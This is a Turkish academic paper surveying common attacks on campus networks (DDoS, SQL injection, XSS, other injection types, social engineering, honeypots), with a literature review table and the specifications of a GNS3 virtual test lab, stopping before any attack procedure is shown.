
Anahtar Kelimeler: Ağ Saldırıları, SQL Enjeksiyonu, DDoS, XSS, GNS3, Ağ Güvenliği

1. Giriş

Günümüzde İnternet, çalışma ve günlük hayatımızın vazgeçilmez bir parçası haline gelmiştir. İnternet tabanlı sosyal ağlar, IoT(Internet of Things) ve İnternet teknolojilerinde yaşanan hızlı gelişmeler bilgisayar ağlarına yapılan saldırıların artmasına yol açmıştır. Bu nedenle kampüs ağlarının güvenliğini en üst seviyeden kontrol etme zorunluluğunu ortaya çıkartmıştır.

İlk zamanlarda bilgisayar korsanları, kişisel bilgisayar ve ağlara saldırırken duygularını tatmin, idealistlik ve dikkat çekme gibi amaçlar güderken, bu saldırılar günümüzde "Siber Saldırı" veya "Siber Silah" haline gelmiştir.

Bilgisayar korsanları tarafından kullanılan sayısız saldırı türü ve aracı ile bilgisayar ağlarına saldırılar yapılmaktadır. Teknolojinin hızlı gelişmesine paralel olarak yeni saldırı türleri ve yöntemleri ortaya çıkmaktadır. Malware, sosyal mühendislik, casus yazılımlar, şifre kaydediciler(Key Logger), gelişmiş port tarayıcıları, virüsler, yığın e-postalar (Spam), solucanlar, truva atları, arka kapılar (Backdoors), fidye yazılımları (Ransomware), korsan amaçlı kullanılan yazılımlar (Rootkits), zombi makineler, yazılım açıkları ve web uygulamalarındaki kodlama hataları bilgisayar korsanları tarafından kullanılmaktadır. 2017 yılı itibariyle dünya genelinde bildirilen saldırı sayıları Şekil 1'de sunulmuştur.



Şekil 1 2017 yılında gerçekleşen saldırıların dağılım oranları [1]

Kampüs ağlarına ve web uygulamalarına yapılan saldırılar sınıflandırıldığında, Hizmet Aksatma (Denial of Service-DoS), SQL Enjeksiyonu ve XSS (Cross Site Scripting- Çapraz Betik Saldırıları) saldırıları en sık kullanılan saldırı yöntemleri olarak öne çıkmaktadır.

Bilgisayar ağlarına yapılan saldırılar ve yöntemler geliştikçe bu saldırıları engellemeye yönelik yeni yaklaşımlarda ortaya çıkmaktadır. Klasik İmza Tabanlı (Signature-Based Detection) saldırı tespit sistemleri aktif olarak kullanılmakla beraber Anomali Tabanlı Denetim (Anomaly-Based Detection) olarak ifade edilen yeni bir yaklaşım tarzı ortaya çıkmıştır. İmza tabanlı STS'ler daha önceden veri tabanı'na kaydedilmiş bilinen saldırıları tespit etmede yüksek başarı oranına sahipken veri tabanında kayıtlı olmayan veya ilk defa gerçekleşen saldırıları tespit etmekte etkisiz kalmaktadır [2]. Anomali tabanlı STS'leri İmza Tabanlı STS'lerden ayırt eden en önemli özellik ilk defa yapılan veya daha önce kullanılmamış yöntemler ile yapılan saldırıları tespit etmede gösterdikleri yüksek başarı oranıdır. Anomali tabanlı STS'ler normal kullanıcı trafiği ile saldırgan trafiğini ayırt ederek zararlı trafiği engelleyebilme yeteneğine sahiptir.

Bu çalışma ile ağ yöneticilerinin, siber saldırılar karşısında almaları gereken güvenlik önlemleri ve güvenlik politikaları maddeler halinde açıklanmıştır. Ayrıca gerçekleştirilen saldırılar esnasında, ağ trafiğine ait kayıtların nasıl elde edildiği ayrıntılarıyla ifade edilmiştir.

Bu makalenin ikinci bölümü makale kapsamında gerçekleştirilen saldırı uygulama yöntemlerine ait literatür taramasını, üçüncü bölümü kampüs ağlarına gerçekleştirilen güncel saldırı yöntemlerini, dördüncü bölümü ağ senaryoları ve saldırı uygulamalarını, beşinci bölümü çalışmada elde edilen sonuçlara göre saldırılardan korunmak için önerileri, altıncı bölümü sonuçları kapsamaktadır.

2. Literatür Taraması

Bilişim sistemlerinin yaygın ve etkin kullanımı ile ağ güvenlik çözümlerinin önemini her geçen gün arttırmış, bu konusunda da son yıllarda sürekli yeni yaklaşımlar ve çözümler sunulmaktadır. Literatüre ve bilişim firmalarının bu konudaki farklı çözümleri incelendiğinde etkin ve güvenilir yaklaşımlar görülmektedir. Son yıllarda yapılmış çalışmalardan bazıları literatür taraması olarak verilebilir.

[3] nolu çalışmada, yazılım tanımlı ağlarda kantitatif yöntemlerle DoS saldırılarını tespit etmeye çalışmışlardır. DoS saldırılarını incelemek için Mininet platformu kullanılarak, Anomali Tabanlı saldırı tespit ve engelleme stratejisi geliştirilmiştir. Ağ trafiğindeki paket içeriklerinin Entropi ve Jain indekslerini hesaplayarak Jain indeksinin Entropiye göre daha başarılı olduğunu ortaya koymuşlardır.

[4] nolu çalışmada, Yapay Sinir Ağları (YSA) temelli Zeki STS geliştirmeye yönelik çalışmalar yapmışlardır. KDD'99 veri seti kullanılarak 9 temel ve 32 adet türetilmiş olmak üzere toplamda 41 adet özellik haritası çıkartılmıştır. Bu özellikleri 3 temel kategoriye ayırıp, her kategorideki eğitim verisi ile YSA'nı eğitmişlerdir. Eğitim sonucu geliştirilen Zeki STS DoS ve diğer saldırı türlerinden yapılan saldırıları tespit etmede en yüksek %97,92 ve en düşük %81,93 başarı elde etmiştir.

[5] nolu çalışmada ise, ağ iletişim protokollerindeki başlık bilgilerinin değiştirilmesiyle gerçekleştirilen saldırı yöntemleri incelenerek Scapy [6] aracı ile örnek saldırı uygulamaları geliştirmişlerdir.

[7] nolu çalışmada, Ip kamera görüntülerinin iletildiği düşük güvenlikli ağlarda Wireshark yazılımı ile elde edilen kayıtlardan kişisel verilere ve konum bilgilerine kısmi erişim sağlamak üzere örnek çalışma yapmışlardır.

[8] nolu çalışmada, CICIDS2017 veri setine Principal Component Analysis (PCA - Temel Bileşen Analizi) tekniği uygulanarak veri boyutunu azaltıp, sınıflandırıcı algoritmalar ile sınıflandırmaya uygun hale getirmişlerdir. Elde edilen yeni veri seti ile sınıflandırıcılar kullanılarak, STS geliştirmişlerdir [8].

[9] nolu çalışmada, gerçek zamanda çalışan FPGA (Field Programmable Gate Array - Alan Programlanabilir Kapı Dizileri) tabanlı programlanabilir gömülü bir STS'nin tasarımı için 4 adımdan oluşan bir mimari geliştirilmişlerdir. Ağdan yakalanan paketler normalize işlemine tabi tutularak YSA'da girdi veri seti olarak kullanılmıştır. YSA giriş ve ara katmanda Hiperbolik Tanjant Sigmoid, çıktı katmanında Lineer Transfer fonksiyonları kullanılarak çıktı katmanında paketin saldırımı yoksa normal ağ trafiği olduğuna karar vermişlerdir. Gerçek zamanda yapılan testlerde 2000 paketin 392'si Saldırı1, 297'si Saldırı2 ve 1311'i Normal paket olarak tespit etmişlerdir.

[10] nolu çalışmada, OSI modelinin farklı katmanlarına değişik tipte yapılan DDoS saldırılarının tespiti, önlenmesi ve DDoS saldırılarının bulut bilişime olan etkileri üzerine çalışmalar yapmışlardır. DDoS'un bulut ağı uygulama ve ağ katmanı ile OSI katmanları üzerindeki etkisini, araştırmacıların kullandığı olası çözümleri araştırmışlardır. Her bir yaklaşımın avantajları, dezavantajları ve DDoS'un bulut ağında ortaya çıkarttığı sorunları tanımlamışlardır.

[11] nolu çalışmada, SQL Enjeksiyon saldırıları 4 ana kategoride 22 farklı teknik ile incelenerek SQL sorgularının, SQL enjeksiyon saldırılarında nasıl uygulandığını detaylı şekilde açıklamışlardır.

[12] nolu çalışmada, ASP.NET-MS SQL tabanlı web uygulaması üzerinde, SQL enjeksiyon saldırı analizi yapılarak güvenlik zafiyetleri ortaya koyulmuş ve SQL enjeksiyon saldırılarından korunmak için öneriler sunmuşlardır.

[13] nolu çalışmada, Grafiksel Ağ Simülatör Yazılımı (GNS3), Oracle Virtual Machine(Sanal Makine), VMware iş istasyonu ve Wireshark gibi birçok açık kaynak kodlu yazılım kullanarak silahsızlaştırılmış bölge (DMZ – Demilitarized Zone) ağ ortamı tasarlamışlardır. Tasarlanan ağ'da SQL enjeksiyon saldırısı gerçekleştirerek, saldırı anındaki ağ paketleri kayıt altına alınmıştır. Uygulama sonucu elde edilen ağ kayıtları kullanılarak SQL enjeksiyon saldırısı tespit metodolojisi tanımlamışlardır.

[14] nolu çalışmada, Web uygulamalarındaki XSS açıkları Asp.NET, PHP, PHP ve Ruby programlama dilleri ile farklı platformlarda uygulamalı olarak analiz edilmiş ve çözüm önerilerini sunmuşlardır.

[15] nolu çalışmada, XSS ve SQL enjeksiyon saldırılarının zararlı etkilerinden korunmak ve saldırgan kimliği hakkında bilgiler toplayabilmek için düşük etkileşimli bal küpü modeli üzerinde çalışma yapmışlardır. 2 aylık test sürecinden sonra bal küpü modeli ile sadece saldırı tespiti değil aynı zamanda saldırganın kimliği hakkında da bilgi toplamayı başarmışlardır. Ayrıca saldırgan, saldırı anında kimliğini gizlemek için proxy veya TOR kullanmasına rağmen, LikeJacking tekniğini ile yakalanan saldırganın sosyal medya hesapları hakkında bilgi tespit edebilmişlerdir.

[16] nolu çalışmada, SQL Enjeksiyonu, XSS saldırıları, Wordpress kullanıcı adı çalma ve kablosuz erişim şifrelerinin ele geçirilmesi senaryolarını Kali Linux İşletim sistemini kullanarak simüle etmişlerdir. SQL enjeksiyonu saldırısı için sqlmap aracından yararlanılmıştır. XSS saldırısında, yalnızca istismar edilen web sunucusundan yararlanmayı değil, aynı zamanda web sunucusuna uzaktan erişim sağlayan kurban PC'ye uzaktan erişim sağlanmayı başarmışlardır.

Tablo 1 DDoS, SQL enjeksiyonu, XSS saldırısı inceleme çalışmaları

Ref.	**Çalışmanın Amacı**	**Saldırı Tipi**	**Kullanılan Metot**	**Platform**	**Sonuç**
[3]	DoS Saldırılarının Tespiti	DoS / DDoS	Entropi -Jain indeksi	Mininet	Jain İndeksi Entropiye Göre Daha Yüksek Başarım Oranı
[4]	YSA Temelli Zeki STS Tasarımı	DoS / DDoS	1 Giriş, 2 Ara Katman ve Çıkış Katmanlı YSA	-	En Yüksek %97,92 En Düşük %81.93
[6]	Protokol Bazlı Saldırı Türlerinin Analizi	DoS / DDoS	Flooding	Scapy	Flood Saldırıları Gerçekleştirmiştir
[7]	Wireshark ile Paket Analizi	Sniffing	UDP	Wireshark	Wireshark ile Ağ Trafiği ve Konum Tespiti
[8]	PCA Tekniği İle STS Tasarımı	DDoS, Brute Force, XSS, SQL Enjeksiyonu, Botnet	CICIDS2017 Veri Seti	IDS	PCA Tabanlı STS Geliştirilmiştir.
[9]	FPGA tabanlı STS Tasarımı	-	YSA Temelli Saldırı Tespit Sistemi	IDS	Normal Ağ Trafiği ile Saldırı Trafiği Tespiti
[10]	DDoS Saldırılarının Bulut Bilişime Etkileri	DDoS	Saldırıların Bulut Teknolojisine Etkileri ve Çözüm Önerilerinin Karşılaştırılması	IDS	DDoS'un OSI Katmanlarına Etkileri
[11]	SQL Enjeksiyon Saldırılarının Önlemesi	SQL Manipülasyonu, Kod Enjeksiyonu, Fonksiyon Çağrı Enjeksiyonu, Tampon Taşması	22 Farklı Teknik İle Saldırı Tespiti		SQL Enjeksiyon Saldırılarının Kategorizasyonu
[12]	SQL Enjeksiyon Açıklarının a Karşı	SQL Manipülasyonu	Web Uygulamasına SQL Enjeksiyon Saldırısı	ASP.NET, MS SQL	SQL Saldırılarından Korunma Yöntemlerinin Sınıflandırılması
[13]	SQL Enjeksiyon Saldırılarını GNS3 Kullanarak Simüle Etme	SQL Enjeksiyonu	GNS3 İle DMZ Ağ'a SQL Enjeksiyon Saldırısı Simülasyonu	GNS3	SQL Enjeksiyon Saldırısı Tespit Metodolojisi Önerilmiştir
[14]	XSS Ataklarının Tespiti	XSS Saldırısı	Asp.NET, PHP, PHP ve Ruby İle XSS Analizi	-	XSS Saldırılarının Kategorizasyonu ve Saldırıları Tespit Ederek Başarı Oranları Karşılaştırılmıştır
[15]	Bal Küpü Tekniği İle Saldırı Tespiti	XSS ve SQL Enjeksiyon Saldırısı	Düşük Etkileşimli Bal Küpü Modeli	SQLMap, Likejackin g	Saldırı Tespiti ve Saldırganın Sosyal Medya Hesapları Tespit Edilmiştir
[16]	Penetrasyon Testi	XSS, SQL Enjeksionu, Wordpress ve WPA2 Saldırısı	Kali Linux İle SQL Enjeksiyonu, XSS, Wordpress ve Kablosuz Erişim Şifrelerinin Ele Geçirilmesi Saldırıları Simüle Edilmiştir	Kali Linux	Güvenlik Açıkları Tespit Edilerek WPA2 Protokolü Kullanan Kablosuz Erişim Şifresi Ele Geçirilmiştir

3. Ağ Saldırlarının İncelenmesi

Bu bölümde ağlara yapılan saldırılar incelenerek saldırılar kendi içinde saldırı türlerine göre gruplara ayrılmıştır. Gruplara ayrılan saldırı türleri hakkında genel hatlarıyla bilgi verilmiştir.

3.1. DoS/DDoS Saldırısı

DoS, tek makine ile bir web hizmet servisini başka bir faaliyetle meşgul ederek servisin hizmet vermesini engellemeye yönelik saldırı olarak tanımlanmaktadır. Web hizmeti, saldırı sonucu kesintiye uğradığında isteklere yanıt veremez duruma gelmektedir. İnternet'ten çevrimiçi alınan sağlık hizmetleri, kurumsal hizmetler, sosyal ağ, eğitim, finansal ve bankacılık işlemleri dikkate alındığda web hizmetlerinin aksamadan yerine getirilmesi günümüzde hayati önem arz etmektedir.

Birden fazla makine ile gerçekleştirilen DoS saldırısına DDoS saldırısı denilmektedir. DDoS saldırı ile hedeflenen makineye veya sistemin kaynakları aşırı tüketilerek saldırının yıkıcı gücü artmaktadır. DoS veya DDoS saldırının nihai hedefi, ağ trafiğini aşırı yükselterek sistemin çok miktarda kaynak kullanmasını sağlamak ve hizmetin aksamasını sağlamaktır [17].

3.2. Enjeksiyon Saldırıları

Web uygulamalarına veri girişi yapılan metin kutuları veya uygulama parametrelerine bilgisayar korsanları tarafından yerleştirilen komut yada sorgu parçasının yorumlayıcıda çalışmasını sağlayarak gerçekleştirdikleri saldırılara enjeksiyon saldırı denilmektedir [18].

Saldırgan yorumlayıcıda çalışacak hale getirdiği kod parçalarını veri girişi yapılan alanlardan göndererek okuma, yazma veya silme gibi eylemleri izinsiz olarak gerçekleştirebilmektedir. Ayrıca işletim sisteminde çalışan kodlar göndererek sunucu veya silahsızlandırılmış DMZ alanlarına erişim sağlayabilmektedir.

3.3. SQL Enjeksiyon Saldırısı

E. F. Codd'un Haziran 1970 yılında Association of Computer Machinery (ACM) dergisinde yayınlanan "Büyük Paylaşımlı Veri Bankaları için İlişkisel Veri Modeli" makalesi ilişkisel veri tabanı yönetim sistemlerinin (RDBMS) temeli kabul edilmektedir [19]. SQL (Structured Query Language), 1975 yılında IBM firması tarafından ANSI (American National Standards Institute) standartlarına uygun olarak yapısal sorgulama dilidir. SQL cümleleri ile veri tabanında veri ekleme, silme, güncelleme ve arama işlevleri yerine getirilmektedir.

SQL enjeksiyon saldırısı, kullanıcının web uygulamasına veri girişi yaptığı zaman arka planda oluşturulan SQL cümlelerini manipüle etmesiyle gerçekleştirilir. Başarılı bir SQL enjeksiyon saldırısı, veri tabanındaki kritik verileri okuyabilir, değiştirebilir veya silebilir [12].

3.4. XSS Saldırısı

Siteler Arası Çapraz Betik Saldırıları, kullanıcılar tarafından güvenilir olarak düşünülen web sitelerine zararlı kodlar eklenerek gerçekleştirilen saldırı yöntemidir [14]. Bilgisayar korsanı veya saldırgan tarafından web uygulamalarına yerleştirilen zararlı kodların, normal kullanıcı(kurban) tarayıcısında izinsiz çalıştırılması sonucu istemci çerezleri veya kullanıcının site erişim bilgileri ele geçirilerek normal kullanıcıyı taklit etmesini sağlar. Oturum Çalma, Yanlış Bilgilendirme, Web Sitesine Ekleme, Açılır Pencere ve Web Sitesine Zararlı Kod Gömme olmak üzere farklı saldırı yöntemleri mevcuttur.

3.5. Kod Enjeksiyon Saldırısı

HTML5 programlama dili ile geliştirilen web ve mobil uygulamaların veri giriş alanlarına yerleştirilen kod'lar aracılığıyla gerçekleştirilen saldırı yöntemidir [20],[21]. Mobil uygulamalarda çok fazla veri giriş alanı (wi-fi, kısa mesaj, kişi rehberi vb.) bulunması nedeniyle kod enjeksiyon saldırıları için uygun zemin oluşmakta ve saldırılar ile sistemler istismar edilmektedir.

3.6. XPath Enjeksiyon Saldırısı

XML Path Language (XPATH) XML dokümanları içinde sorgu yapmak için kullanılan yorumlayıcı sorgulama dilidir. Web uygulamaları genellikle veri, konfigürasyon veya parametre verilerini saklamak için XML dosyalarını kullanır. XML dosyaları üzerinde işlem yapılırken XPATH enjeksiyon saldırıları için önlem alınmamışsa; Düğümlere erişmek için kullanılan sorgu komutları ile XML veritabanındaki tüm verilere ulaşmak mümkün olacaktır. XML verilerine ulaşıldıktan sonra hak yükseltme ve diğer veritabanlarına erişim gibi daha yıkıcı saldırılar ile karşı karşıya kalınmaktadır [22].

3.7. Sosyal Mühendislik Saldırıları

En temel saldırı yöntemlerinden biri olan Sosyal Mühendislik Saldırısı, insani zaaflardan veya dikkatsizliklerden faydalanarak, kurumsal ağ ve kurum personeli hakkında çeşitli bilgiler elde etmek, şifreleri ele geçirmek veya saldırılara ön hazırlık yapmak amacıyla her türlü verinin elde edilmesi sürecini ifade etmektedir.

Telefon aracılığıyla aldatma, çöpleri karıştırma, güvenilir kaynaktan gönderildiği hissi oluşturan mesajlar ile ikna etme(oltalama), truva atları (trojan), tersine mühendislik, eski cihazlar üzerindeki depolama birimlerinde kalan verilerin ele geçirilmesi, ödül avcılığı, oltalama, omuz sörfü, tanınmış kişiler adına açılan sahte sosyal medya hesapları ile aldatma yöntemleri sosyal mühendislik saldırılarında en sık başvurulan saldırı yöntemleridir [23].

3.8. Honeypot(Bal Küpü) Temelli Saldırılar

Bilgisayar korsanları veya yetkisiz erişim sağlamaya çalışan saldırganlar hakkında bilgi toplamak amacıyla kurulan özel tuzak sunuculara honeypot(bal küpü) denir [24],[25]. Bal küpleri ağın bir parçası olarak faaliyet gösteren sunucu veya ağ cihazı olabilir. Bal küpü sahte veriler, dokümanlar, hayali kimlik bilgileri, şifre veya kredi kartı bilgileri gibi saldırganların dikkatini çekecek veriler barındırır. Üzerinde farklı seviyelerde güvenlik açıkları bırakılan bal küpleri saldırganların öncelikli hedefi haline gelmesi sağlanır.

Hedef bal küpüne yapılan saldırılar incelenerek saldırganın kimliği, saldırının kaynağı, yeni saldırı türleri veya yöntemleri tespit edilerek güvenlik cihazlarına alarm üretmesi sağlanır. Ağda yerleştirildikleri konuma göre Üretim bal küpleri (production honeypots) ve Araştırma bal küpleri (research honeypots) olmak üzere iki gruba ayrılır [25].

Araştırma balküpleri saldırganlar tarafından kullanılan yeni saldırı tekniklerini araştırmak ve tespit etmek amacıyla akademik, kurumsal veya amatör amaçlarla kullanılan basit sistemlerdir. Oltalama şeklinde saldırganları çeken sistemler de denilebilir.

Üretim balküpleri ise üzerinde çalıştıkları sistemin kopyasını alarak FTP, HTTP, SMTP gibi servislerde bırakılan güvenlik açıkları ile gerçek sistemlere yönelmesi muhtemel tehditleri kendi üzerlerine çekerek gerçek sistemlerin zarar görmesini engellerler [26].

4. Ağ Senaryoları ve Saldırı Uygulamaları

Ağ simülasyon ve emülasyon araçları, son kullanıcıların ve ağ yöneticilerinin karmaşık ağları kısa sürede daha düşük maliyetlerle taklit etmelerini sağlar. GNS3; Linux, Windows ve MAC işletim sistemlerinde çalışabilen açık kaynak kodlu Grafiksel Ağ Simülatör yazılımıdır. GNS3 farklı işletim sistemleri ve Cisco IOS'ların emülasyonunu taklit edebilmektedir [27]. Bu kapsamında Şekil 2'de sunulan sanal test ortamı tasarlanarak 3 farklı saldırı senaryosu gerçekleştirilmiştir. OSI katmanlarına göre farklı saldırı teknikleri kullanılmış ve her saldırı anında oluşan ağ trafiği wireshark yazılımı ile kayıt altına alınmıştır. Kampüs ağının tasarımında aşağıdaki yazılım ve donanım kullanılmış, router, switch, firewall ve sanal pc konfigürasyonları tamamlanarak sanal ağ hazır hale getirilmiştir.

- GNS3 2.2.2 Yazılımı
- VMware Workstation 12 Pro
- GNS3 2.2.2 Virtual Server Yazılımı
- PfSense 2.4.4 Open Source Firewall

- Wireshark 3.0.6
- Kali Linux İşletim Sistemi
- Linux Mint İşletim Sistemi
- Windows 7 İşletim Sistemi
- GNS3 Virtual PC
- Cisco 3725 Router
- Cisco 3640 Router + EtherSwitch


Makale kapsamında, farklı saldırı teknikleri incelenerek saldırılar hakkında genel bilgiler verilmiştir. Ayrıca bilgisayar korsanlarının ağ sistemlerine saldırılarda en sık kullandığı DDoS, SQL enjeksiyonu ve XSS saldırıları GNS3 platformunda modellenerek, saldırılar uygulamalı olarak gerçekleştirilmiştir. Saldırıların ağ'da bıraktığı hasarların sonuçları tespit edilerek saldırılardan korunmak için öneriler sunulmuştur. Tasarlanan ağ, gerçekleştirilen saldırılar ve diğer tüm uygulamalar için kullanılan sisteme ait teknik özellikler Tablo 2'de sunulmuştur.

Tablo 2 Çalışmaların gerçekleştirildiği sisteme ait teknik özellikler

Yazılım / Donanım Adı	Özelliği
İşlemci	Intel Core i7-6700HQ CPU
RAM	16 GB PC4-19200 DDR RAM (2 * 8 GB)
Ekran Kartı	4 GB NVIDIA GeForce GTX 960M
Harddisk	128 GB Toshiba SSD 1 TB Toshiba 5400 Rpm SATA Disk
Ethernet Kartı	Realtek RTL8168/8111 PCI-E Gigabit Ethernet NIC Atheros/Qualcomm AR9462 Wireless Network Adapter
İşletim Sistemi	Windows 10 Home Single Language

